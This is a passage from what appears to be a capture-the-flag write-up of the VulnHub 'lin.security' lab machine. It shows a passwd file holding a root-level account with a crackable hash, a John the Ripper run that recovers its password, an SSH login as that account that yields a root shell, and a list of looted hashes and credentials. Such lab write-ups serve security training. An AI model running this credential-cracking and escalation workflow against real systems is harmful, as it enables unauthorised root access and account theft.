www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
_lxd:x:105:65534:./var/lib/lxd:/bin/false
uuid:x:106:110:./run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
bob:x:1000:1004:bob:/home/bob:/bin/bash
statd:x:111:65534:./var/lib/nfs:/usr/sbin/nologin
peter:x:1001:1005:.,,,:/home/peter:/bin/bash
insecurity:AzER3pBZh6WZE:0:0:./:/bin/sh
susan:x:1002:1006:.,,,:/home/susan:/bin/rbash
peter@linsecurity:~$
```

Figure 15: writeup.privesc.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd (insecurity)
lg 0:00:00:00 DONE (2019-10-09 20:08) 12.50g/s 98400p/s 98400c/s 98400C/s P@ssw0rd..caitlin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh insecurity@192.168.92.186
insecurity@192.168.92.186's password:

```



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applicable law.

```

# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
#

```

Figure 16: writeup.privesc.steps.3.2

Loot

Hashes

```
1 root:$6$aorWKpxj$y0gku4F1ZRbqvSxxUtAyy2/6K/UU5wLobTSz/Pw5/ILvXgq9NibQ0/┘  
   ↪ NQbOr1Wzp2bTbpNQr1jNNlaGjXD.....  
2 bob:$6$Kk0DA.6┘  
   ↪ Xha4nL2p5$jQ7qoit2l4ckULg1ZxcbL5wUz2Ld2ZUa.RYaIMs.Lma0EFGheX9yCXfKy37KOGsHz50FYIqIESo4QXWL.....  
3 peter:$6$QpjS4vUG$Zi1KcJ7cRB8TJG9A/x7GhQQvJ0RoYwG4Jxj/6R58SJddU2X/┘  
   ↪ QTQKNJWzwiByeTELKeyP0vS83kPsYITbT.....  
4 susan:$6$5oSmm17K$0joeavcuzw4qxDJ2LsD1ablUIrFhycVoIXL3rxN/┘  
   ↪ 3q2lVpQOKLufta5tqMRih30Gb32IBp5yZ7XvBR6uX.....
```

Credentials

```
1 ssh: bob/secr..., susan/MySuperS3cretV....., insecurity/P@ss....
```

References

- [+] <https://www.vulnhub.com/entry/linsecurity-1,244/>
- [+] <https://in.security/lin-security-walkthrough/>
- [+] <https://hackso.me/lin.security-1-walkthrough/>